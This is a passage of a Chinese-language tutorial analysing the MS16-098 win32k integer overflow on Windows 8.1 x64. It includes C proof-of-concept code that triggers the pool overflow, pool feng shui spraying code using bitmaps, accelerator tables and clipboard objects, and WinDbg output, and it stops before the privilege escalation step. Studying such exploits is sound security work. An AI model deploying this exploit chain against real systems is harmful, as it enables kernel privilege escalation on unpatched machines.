

Introduction

初步接触 windows 内核漏洞利用，我的想法是找一个带有分析的可利用的漏洞来学习，正好找到了MS16-098。

参考的文章：

[Exploiting MS16-098 RGNBJ Integer Overflow on Windows 8.1 x64 bit by abusing GDI objects](#)

[Windows 10下MS16-098 RGNBJ整数溢出漏洞分析及利用](#)

这个洞是由整数溢出漏洞导致的池溢出 (pool overflow) 继而使用 GDI objects 技术获取到 system token 完成权限提升，其中池风水和使用 GDI objects 获得任意地址读写的技术是学习的重点。

开始之前我们需要做一些准备：

windows 8.1 x64 & vmware

Virtual KD <http://virtualkd.sysprogs.org/> 用于辅助对虚拟机系统进行内核调试


windbg

Analysing the Patch and bug

从 [Security Bulletin MS16-098](#) 页面下载

对应的[补丁安装程序](#)，用 expand 命令提取其中的文件：


```
expand -F:* windows8.1-kb3177725-x64 .  
expand -F:* Windows8.1-KB3177725-x64.cab .
```



```
C:\Windows\system32\cmd.exe  
-F:Files 从 .CAB 文件展开的文件名称。  
Destination 目标文件 | 路径规格。  
目标可以是目录。  
如果来源是多个文件且没有指定 -r，  
目标则必须是目录。  
  
C:\Users\user\Desktop>expand -F:* windows8.1-kb3177725-x64.msu C:\Users\user\Desktop\ms16-098_patch  
Microsoft (R) 文件扩展实用程序版本 6.3.9600.16384  
版权所有 (c) Microsoft Corporation。保留所有权利。  
  
正在将 C:\Users\user\Desktop\ms16-098_patch\WSUSSCAN.cab 添加到提取队列  
正在将 C:\Users\user\Desktop\ms16-098_patch\Windows8.1-KB3177725-x64.cab 添加到提取队列  
正在将 C:\Users\user\Desktop\ms16-098_patch\Windows8.1-KB3177725-x64-pkgProperties.txt 添加到提取队列  
正在将 C:\Users\user\Desktop\ms16-098_patch\Windows8.1-KB3177725-x64.xml 添加到提取队列  
  
正在展开文件 ....  
完成展开文件 ...  
总共 4 个文件。  
C:\Users\user\Desktop>
```

这样获取到了 patch 之后的 win32k.sys 文件，我们用 ida 对旧版和 patch 版的 win32k.sys 进行分析。

根据文章中的信息，漏洞存在于 win32k!bFill 函数中，



如图中的代码，当 eax 的值大于14则跳转执行


```
lea     ecx, [rax+rax*2]
shl     ecx, 4
```

这就相当于

```
if (eax > 14) {
    size = (eax * 3) << 4;
}
```

若控制 eax 的值为 0x10000001 那么由于整数溢出表达式的运算结果为 0x30, 被当做请求分配的内存大小参数，这样导致申请了一个较小的 pool，但是可以输入的大小远远超过申请的大小，从而产生了池溢出。

再来看看 patch 的版本，



增加了用于检测整数溢出的函数 `ULongMult3`，该函数将参数中两个32位整数相乘，若结果大于 `0xffffffff` 则判断发生溢出，返回错误。

现在我们需要知道参数是否可控，如何触发漏洞？内核漏洞利用相当复杂，需要分为多个步骤，总的思路如下：

1. 触发漏洞函数
1. 控制内存分配大小
1. 内核池风水
1. 借助 bitmap Gdi objects
1. 获取 system token 完成权限提升

Trigger the Vulnerable Function

直接从文章中可以知道到达 `bFill` 函数的调用链，感谢作者，如果让我自己分析，怕是啥都看不出来。作者使用推测和搜索大法，由函数名 `"bFill"` 和函数参数中 `EPATHOBJ` 对象猜测函数的作用可能是填充路径，结合搜索找到了函数 `BeginPath`。

```
bFill@<rax>(struct EPATHOBJ *@<rcx>, struct _RECTL *@<rdx>, unsigned int@<r8d>, void (__stdcall *)(struct _RECTL *, unsigned i
```

用如下 poc 代码可以触发 `bFill` 函数：

```
#include <Windows.h>
#include <wingdi.h>
#include <stdio.h>
#include <winddi.h>
#include <time.h>
#include <stdlib.h>
#include <Psapi.h>

void main(int argc, char* argv[]) {
    //Create a Point array
    static POINT points[0x10001];
    // Get Device context of desktop hwnd
    HDC hdc = GetDC(NULL);
    // Get a compatible Device Context to assign Bitmap to
    HDC hMemDC = CreateCompatibleDC(hdc);
    // Create Bitmap Object
    HGDIOBJ bitmap = CreateBitmap(0x5a, 0x1f, 1, 32, NULL);
    // Select the Bitmap into the Compatible DC
    HGDIOBJ bitobj = (HGDIOBJ)SelectObject(hMemDC, bitmap);
    //Begin path
    BeginPath(hMemDC);
```

```

PolylineTo(hMemDC, points, 0x10001);
// End the path
EndPath(hMemDC);
// Fill the path
FillPath(hMemDC);
}

```

这里注意对 win32k.sys 要下硬件断点，到达断点后查看栈回溯

```

kd> ba e1 win32k!bFill
kd> g
Breakpoint 0 hit
win32k!bFill:
fffff960`00286840 4489442418      mov     dword ptr [rsp+18h],r8d
kd> k
# Child-SP      RetAddr      Call Site
00 fffffd001`a5ffb148 fffff960`002547e1 win32k!bFill
01 fffffd001`a5ffb150 fffff960`002546b8 win32k!bEngFastFillEnum+0xcd
02 fffffd001`a5ffb330 fffff960`0012aae7 win32k!bPaintPath+0xd4
03 fffffd001`a5ffb3a0 fffff960`0012ac7c win32k!EngFastFill+0x97
04 fffffd001`a5ffb400 fffff960`00128c5c win32k!EngFillPath+0x12c
05 fffffd001`a5ffb630 fffff960`00128833 win32k!EPATHOBJ::bSimpleFill+0x130
06 fffffd001`a5ffb700 fffff960`0011c6a2 win32k!EPATHOBJ::bStrokeAndOrFill+0x2ff
07 fffffd001`a5ffb930 fffff801`2cde61b3 win32k!NtGdiFillPath+0xb2

```

那么可以知道到达 bFill 函数的调用链为

```
EngFastFill() -> bPaintPath() -> bEngFastFillEnum() -> Bfill()
```

在 EngFastFill 中还有一个分支语句分别会调用 bPaintPath、bBrushPath 或者 bBrushPathN_8x8，这取决于 brush 对象是否和 hdc 有关联。在这之前还会检查一下 hdc 设备上下文的类型，总共有四种类型：

Printer

Display (默认情况下的类型)

Information

Memory (这种类型支持在 bitmap 对象上进行画图操作)

Controlling the Allocation Size

在之前对 patch 进行对比分析的时候我们已经知道了漏洞产生的具体情况了，主要是这步操作 `lea ecx, [rax+rax*2]`，它的操作数为32位，然后是对操作数乘以3，而 ecx 寄存器所能存储的最大值为 0xffffffff，那么在不发生溢出的情况下，我们所能输入的极限就是：

```
0xffffffff / 3 = 0x55555555
```

只要输入大于这个值，就会触发整数溢出：

```
0x55555556 * 3 = 0x100000002
```

再加上左移4位，相当于除以0x10，那么我们理想的输入就是：

```
(0x5555556 * 3) = 0x100000002
```

```
0x100000002 << 4 = 0x20 (32bit register value)
```

现在修改我们的代码，调整 PATH 对象中 points 结构的数量，如下代码会触发分配 0x50 字节大小的空间：

```

void main(int argc, char* argv[]) {
    //Create a Point array
    static POINT points[0x3fe01];
    points[0].x = 1;
    points[0].y = 1;
    // Get Device context of desktop hwnd
    HDC hdc = GetDC(NULL);
    // Get a compatible Device Context to assign Bitmap to
    HDC hMemDC = CreateCompatibleDC(hdc);
    // Create Bitmap Object
    HGDIOBJ bitmap = CreateBitmap(0x5a, 0x1f, 1, 32, NULL);
}

```

```

// Select the Bitmap into the Compatible DC
HGDIOBJ bitobj = (HGDIOBJ)SelectObject(hMemDC, bitmap);
//Begin path
BeginPath(hMemDC);
// Calling PolylineTo 0x156 times with PolylineTo points of size 0x3fe01.
for (int j = 0; j < 0x156; j++) {
    PolylineTo(hMemDC, points, 0x3FE01);
}
// End the path
EndPath(hMemDC);
// Fill the path
FillPath(hMemDC);
}

```

为什么是 0x50 字节呢？我们来算一下：

循环调用 PolylineTo 函数 0x156 次的情况下 points 的数量为

$0x3fe01 * 0x156 = 0x5555556$

但是在调试过程中发现程序会额外添加一个，所以计算时操作数的值为 0x5555557，结果则是

$0x5555557 * 3 = 0x10000005$

$0x10000005 \ll 4 = 0x50$ (32bit)

那么程序为 points 对象分配的空间大小为 0x50 字节，却可以复制 0x5555557 个 points 对象到分配的空间，果然在运行 poc 代码后，系统出现了 BSOD！

Kernel Pool Feng Shui

接下来进入到比较难也很关键的步骤：内核池风水

池风水是一项用来确定内存布局的技术，在分配目标对象之前，先在内存中分配和释放一些内存，空出来一些空间，让目标对象在下次分配时被分配到指定的位置。现在的思路是通过池风水让目标对象于受控制对象相邻，然后通过溢出覆盖到目标对象，更改关键数据结构获得任意地址读写。这也是开头提到的 Gdi objects，这里选用 bitmap 对象，它的池标记为 Gh05，池类型为 Paged Session Pool，可以用 SetBitmapBits/GetBitmapBits 函数读/写任意地址，具体可以参考 CoreLabs 的文章 [Abusing GDI for ring0 exploit primitives](#) 还有 KeenTeam 的 [This Time Font hunt you down in 4 bytes](#)

而 crash 的具体原因是 bFill 函数结束时分配的对象被释放掉，对象释放时会检查相邻对象的 pool header，但是溢出会把它破坏掉，从而触发异常 BAD_POOL_HEADER 然后就 BSOD 了。

有一个办法可以防止检查时触发异常，那就是让目标对象分配在内存页的末尾。这样在对象被释放时就不会有 next chunk 从而正常释放。要完成这样的池风水需要知道以下几个关键点：

内核池每页大小为 0x1000 字节，比这个还要大的分配请求会被分配到更大的内核池

任何请求大小超过 0x808 字节会被分配到内存页的起始处

连续的请求会从页的末尾分配

分配的对象通常会加上 0x10 字节大小的 pool header，比如请求 0x50 字节的内存，实际包含了 pool header 会分配 0x60 字节大小的内存。

现在我们来看看怎样完成内核池风水，以及它的运作原理，看一下如下利用代码：

```

void fungshuei() {
    HBITMAP bmp;

    // Allocating 5000 Bitmaps of size 0xf80 leaving 0x80 space at end of page.
    for (int k = 0; k < 5000; k++) {
        bmp = CreateBitmap(1670, 2, 1, 8, NULL); // 1670 = 0xf80 1685 = 0xf90 allocation size 0xfa0
        bitmaps[k] = bmp;
    }

    HACCEL hAccel, hAccel2;
    LPACCEL lpAccel;
    // Initial setup for pool fengshui.
    lpAccel = (LPACCEL)malloc(sizeof(ACCEL));
}

```


我们一个一个函数来看，第一步是这样的：

```
HBITMAP bmp;

// Allocating 5000 Bitmaps of size 0xf80 leaving 0x80 space at end of page.
for (int k = 0; k < 5000; k++) {
    bmp = CreateBitmap(1670, 2, 1, 8, NULL); // 1670 = 0xf80 1685 = 0xf90 allocation size 0xfa0
    bitmaps[k] = bmp;
}
```

先分配了5000个大小为 0xf80 字节的 bitmap 对象，这样达到的效果是循环分配新的内存页面，每个页面以 0xf80 字节大小的 bitmap 对象为开始，在页面末尾留下 0x80 大小的空间。为了检查内存喷射是否有效，可以在 bFill 函数中调用 PALLOCMEM 函数后下断点，然后用命令 `!poolused 0x8 Gh?5` 来查看分配了多少个 bitmap 对象。

另外有关 bitmap 对象在内核池中的大小的计算在之前提到过 CoreLabs 有关使用 gdi 对象技术的文章中有详细说明，结合这篇文章 [Abusing GDI objects: Bitmap object's size in the kernel pool](#) 大概知道是怎么算的，不过还有点没弄清楚，先不管了。文章作者也提到 [Windows Graphics Programming: Win32 GDI and DirectDraw](#) 一书中有详细的计算方法，但是也可以用最直接的办法，不断的试错，尝试用不同的参数运行，看看会分配多大的内存。

看下 CreateBitmap 函数的定义：

```
HBITMAP CreateBitmap(
    int          nWidth,
    int          nHeight,
    UINT         nPlanes,
    UINT         nBitCount,
    const VOID *lpBits
);
```

其中 nPlanes 和 nBitCount 参数大多数情况下都分别默认设置为 1 和 NULL，那这两个参数保持不变，剩下的参数决定了 bitmap 对象在内存中的大小，我现在是 win8.1 的系统，在 poc 代码中添加如下代码，运行 CreateBitmap(1670, 2, 1, 8, NULL); 试试：

```
static HBITMAP bitmaps[5000];

void fengshui() {
    HBITMAP bmp;

    bmp = CreateBitmap(1670, 2, 1, 8, NULL);
    bitmaps[k] = bmp;
    printf("bmp: %x\n", bmp);
}
```

先在虚拟机里用 windbg 打开 poc.exe 在创建完 bitmap 对象之后断下

```
0:000> bp poc+0x118fe
0:000> g
Breakpoint 0 hit
poc+0x118fe:
00007ff6`59fa18fe 33c0          xor     eax,eax
0:000> pr
rax=0000000000000000 rbx=00007ff659fa1023 rcx=acf6924d96f30000
rdx=00007ff659fa9bc0 rsi=00007ff659baf000 rdi=0000006279b3fe28
rip=00007ff659fa1900 rsp=0000006279b3fd40 rbp=0000006279b3fd60
r8=00000000fffffd7f r9=0000006279b3f9f0 r10=0000000000000000
r11=0000000000000246 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
poc+0x11900:
00007ff6`59fa1900 488da5c8000000 lea     rsp,[rbp+0C8h]
0:000>
poc+0x11907:
00007ff6`59fa1907 5f          pop     rdi
0:000>
rax=0000000000000000 rbx=00007ff659fa1023 rcx=acf6924d96f30000
rdx=00007ff659fa9bc0 rsi=00007ff659baf000 rdi=00007ff659baf000
rip=00007ff659fa1908 rsp=0000006279b3fe30 rbp=0000006279b3fd60
r8=00000000fffffd7f r9=0000006279b3f9f0 r10=0000000000000000
r11=0000000000000246 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
poc+0x11908:
00007ff6`59fa1908 5d          pop     rbp
0:000>
poc+0x11909:
00007ff6`59fa1909 c3          ret
0:000>
```

根据打印出的 bitmap handle 在宿主机上用 windbg 查找 bitmap 对象在内存中的位置，bitmap handle 的最后两个字节实际上是 GdiSharedHandleTable 数组的索引，当 bitmap 被创建时会将对象的地址添加到这个数组中，可以在进程的 PEB 基址下找到这个数组。通过句柄，我们可以知道它在表上的存放的地址：

```
addr = PEB.GdiSharedHandleTable + (handle & 0xffff) * sizeof(GDIPCELL64)
```

```
kd> !process 0 0 poc.exe
PROCESS ffffff0002dc95900
  SessionId: 1  Cid: 0830  Peb: 7ff659baf000  ParentCid: 0658
FreeCount 1
  DirBase: 19dca000  ObjectTable: fffffc0018410e640  HandleCount: <Data Not Accessible>
  Image: poc.exe
```

```
kd> .process ffffff0002dc95900
Implicit process is now ffffff000`2dc95900
WARNING: .cache forcedecodeuser is not enabled
kd> .context
User-mode page directory base is 19dca000
kd> r $peb
$peb=00007ff659baf000
kd> dt nt!_PEB 00007ff659baf000 GdiSharedHandleTable
+0x0f8 GdiSharedHandleTable : 0x00000062`7a060000 Void
kd> dq 0x00000062`7a060000+(d5050327&ffff)*18 L3
00000062`7a064ba8 fffff901`40646010 4005d505`00000830
00000062`7a064bb8 00000000`00000000
kd> !pool fffff901`40646010
Pool page fffff90140646010 region is Paged session pool
*fffff90140646000 size: f80 previous size: 0 (Allocated) *Gh05
Pooltag Gh05 : GDITAG_HMGR_SURF_TYPE. Binary : win32k.sys
fffff90140646f80 size: 80 previous size: f80 (Free) ....
```

发现确实和预料的一样，bitmap 对象大小为 0xf80 字节，现在用参数来算一下

```
nWidth = 1670
nHeight = 2
nBitCount = 8
```

```
(1670*2*8)/8 bits = 0xd0c
```

pool header 为 0x10 字节，0xd0c 对齐一下为 0xd08，那么得到这样一个公式：

```
SURFACE64 + STUFF = 0xf80 - 0x10 - 0xd08 = 0x268
```

换一组参数测试一下这个公式，把代码改成 CreateBitmap(820, 2, 8)，计算一下这个的 bitmap 大小：

```
size = (820*2*8)/8 + 0x268 + 0x10 = 0x8e0
```


然后再 windbg 中查看

```
kd> !process 0 0 poc.exe
PROCESS ffffff0002bf17900
  SessionId: 1 Cid: 031c Peb: 7ff6ee6e7000 ParentCid: 0658
  FreezeCount 1
  DirBase: 41bb7000 ObjectTable: fffffc00183d46880 HandleCount: <Data Not Accessible>
  Image: poc.exe

kd> .process ffffff0002bf17900
Implicit process is now ffffff0002bf17900
WARNING: .cache forcedecodeuser is not enabled
kd> .context
User-mode page directory base is 41bb7000
kd> r $peb
$peb=00007ff6ee6e7000
kd> dt nt!_PEB 00007ff6ee6e7000 GdiSharedHandleTable
+0x0f8 GdiSharedHandleTable : 0x000000e3`87630000 Void
kd> dq 0x000000e3`87630000+02b9*18
000000e3`87634158 fffff901`42a8f010 40059005`0000031c
000000e3`87634168 00000000`00000000 fffff901`423b23f0
000000e3`87634178 4105bf05`00000000 00000000`00000000
000000e3`87634188 fffff901`407e2390 40103610`00000658
000000e3`87634198 0000005f`a0800288 fffff901`40728760
000000e3`876341a8 40055105`00000000 00000000`00000000
000000e3`876341b8 fffff901`41c69840 40051405`000008c8
000000e3`876341c8 00000000`00000000 00000000`00000298
kd> !pool fffff901`42a8f010
Pool page fffff90142a8f010 region is Paged session pool
*ffff90142a8f000 size: 8e0 previous size: 0 (Allocated) *Gh05
Pooltag Gh05 : GDITAG_HMGR_SURF_TYPE, Binary : win32k.sys
ffff90142a8f8e0 size: 720 previous size: 8e0 (Free) GTmp
```

发现确实如我们所计算的那样。

然后是继续分配了 7000 次 accelerator table 对象，每个大小为 0x40 字节，每次分配两个也就是 0x80 字节大小，这样就填补了每页内存页剩下的空间 (0xf80 + 0x80 = 0x1000)。

```
// Allocating 7000 accelerator tables of size 0x40 0x40 *2 = 0x80 filling in the space at end of page.
HACCEL *pAccels = (HACCEL *)malloc(sizeof(HACCEL) * 7000);
HACCEL *pAccels2 = (HACCEL *)malloc(sizeof(HACCEL) * 7000);
for (INT i = 0; i < 7000; i++) {
    hAccel = CreateAcceleratorTableA(lpAccel, 1);
    hAccel2 = CreateAcceleratorTableW(lpAccel, 1);
    pAccels[i] = hAccel;
    pAccels2[i] = hAccel2;
}
```

接着释放了之前分配的 bitmap 对象，这样内存页的开始处就空出来 0xf80 字节的空间。

```
// Delete the allocated bitmaps to free space at beginning of pages
for (int k = 0; k < 5000; k++) {
    DeleteObject(bitmaps[k]);
}
```

然后分配了 5000 个大小为 0xabc0 字节的对象，这个大小非常关键，因为如果 bitmap 对象直接被放到受到攻击的对象旁边的话，溢出不会覆盖到 bitmap 对象关键的成员变量（后面会详细讲）。此外，作者通过反复试验找到了 CreateEllipticRgn 函数分配的对象的大小于提供的函数参数之间的关系，我们就暂时知道这样的方式就行。

```
//allocate Gh04 5000 region objects of size 0xabc0 which will reuse the free-ed bitmaps memory.
for (int k = 0; k < 5000; k++) {
    CreateEllipticRgn(0x79, 0x79, 1, 1); //size = 0xabc0
}
```

池风水进行到这一步，内核中内存页的开始处有着 0xabc0 字节 Gh04 标记的对象，末尾有 0x80，剩下 0x3c0 字节是空闲的。再分配 5000 个大小为 0x3c0 字节的 bitmap 对象填充每页内存页剩余的空间，这样对 bitmap 对象的溢出就受到我们的控制了。

```
// Allocate Gh05 5000 bitmaps which would be adjacent to the Gh04 objects previously allocated
for (int k = 0; k < 5000; k++) {
    bmp = CreateBitmap(0x52, 1, 1, 32, NULL); //size = 3c0
    bitmaps[k] = bmp;
}
```

下一步是把内存中所有 0x60 大小的先占满了，那么后面分配有溢出的对象时几乎肯定会落在我们的内存布局中。

```
void AllocateClipboard(unsigned int size) {
    BYTE *buffer;
    buffer = malloc(size);
    memset(buffer, 0x41, size);
    buffer[size-1] = 0x00;
}
```

```

const size_t len = size;
HGLOBAL hMem = GlobalAlloc(GMEM_MOVEABLE, len);
memcpy(GlobalLock(hMem), buffer, len);
GlobalUnlock(hMem);
OpenClipboard(wnd);
EmptyClipboard();
SetClipboardData(CF_TEXT, hMem);
CloseClipboard();
GlobalFree(hMem);
}

// Allocate 1700 clipboard objects of size 0x60 to fill any free memory locations of size 0x60
for (int k = 0; k < 1700; k++) { //1500
    AllocateClipboard2(0x30);
}

```

这里要说明的是，在分配 ClipBoard 对象的函数中，如果忽略掉 OpenClipboard, CloseClipboard, EmptyClipboard 直接调用 SetClipboardData 的话，被分配的对象永远不会释放掉，具体可以再实验下。

最后空出来一点缺口，释放掉内存页尾部 0x80 字节的对象。准确来说准备了 2000 个缺口，让目标对象被分配到这 2000 个中的其中一个位置。

最终的内存页布局如图：



▼ 先睹为快

在 windbg 中查看：

```

kd> ba e1 win32k!bFill+0x38c
kd> g
Breakpoint 0 hit
win32k!bFill+0x38c:
fffff960`00310bcc 4c8bf0          mov     r14,rax
kd> !pool rax
Pool page fffff90171439fb0 region is Paged session pool
fffff90171439000 size: bc0 previous size: 0 (Allocated) Gh04
fffff90171439bc0 size: 3c0 previous size: bc0 (Allocated) Gh05
fffff90171439f80 size: 20 previous size: 3c0 (Free) Free
*fffff90171439fa0 size: 60 previous size: 20 (Allocated) *Gedg
Pooltag Gedg : GDITAG_EDGE, Binary : win32k!bFill
kd> !pool rax+1000
Pool page fffff9017143afb0 region is Paged session pool
fffff9017143a000 size: bc0 previous size: 0 (Allocated) Gh04
fffff9017143abc0 size: 3c0 previous size: bc0 (Allocated) Gh05
*fffff9017143af80 size: 80 previous size: 3c0 (Free) *Usac
Pooltag Usac : USERTAG_ACCEL, Binary : win32k!_CreateAcceleratorTable

```

Abusing the Bitmap GDI objects

在开始这部分内容之前，建议没有了解这部分内容的同学可以先去看下前面提到过的 CoreLabs 的文章 [Abusing GDI for ring0 exploit primitives](#)，有关这项技术的原理讲的非常详细。

内核中 bitmap 对象的开头部分是一个 GDI base object 结构。

```

typedef struct {
    ULONG64 hHmgr;
    ULONG32 ulShareCount;
    WORD cExclusiveLock;
    WORD BaseFlags;
